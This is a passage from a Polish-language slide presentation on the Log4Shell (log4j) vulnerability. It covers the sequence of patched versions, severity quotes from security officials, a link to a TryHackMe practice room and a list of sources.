
- ~~v2.15~~ - podatność częściowo załatano ale nadal istnieje w mniej standardowych konfiguracjach.
- ~~v2.16~~ - wyłączono JNDI domyślnie, ale pojawiła się nowa podatność CVE-2021-45105 DoS (lookup loops).
- v2.17 – wyłączono JNDI domyślnie oraz naprawiono podatność CVE-2021-45105

Podsumowanie

- "One of the most serious I've seen in my entire career, if not the most serious" - Jen Easterly, Dyrektor US Cybersecurity and Infrastructure Security Agency
- "[Log4Shell] is by far the single biggest, most critical vulnerability ever" – Amit Yoran, CEO Tenable i Dyrektor US-CERT
- "It’s a true cyber pandemic - we have so far seen an attempted exploit of over 48% of corporate networks globally." - Check Point Research Team



13.12.2021r
Źródło: Sonatype



Część praktyczna

https://tryhackme.com/room/solar

Bibliografia oraz źródła grafik

- https://www.lunasec.io/docs/blog/log4j-zero-day/
- https://tryhackme.com/room/solar
- https://blog.sonatype.com/why-did-log4shell-set-the-internet-on-fire
- https://en.wikipedia.org/wiki/Log4Shell
- https://pl.wikipedia.org/wiki/Java_Naming_and_Directory_Interface
- Dane statystyczne:
  - https://blog.sonatype.com/why-did-log4shell-set-the-internet-on-fire
- Grafiki:
  - Slajd 5: http://books.gigatux.nl/mirror/beaweblogic8.1/0672324873_ch08lev1sec2.html
  - Slajd 7: https://www.splunk.com/en_us/cyber-security/log4shell-log4j-response-overview.html
  - Slajd 8: https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/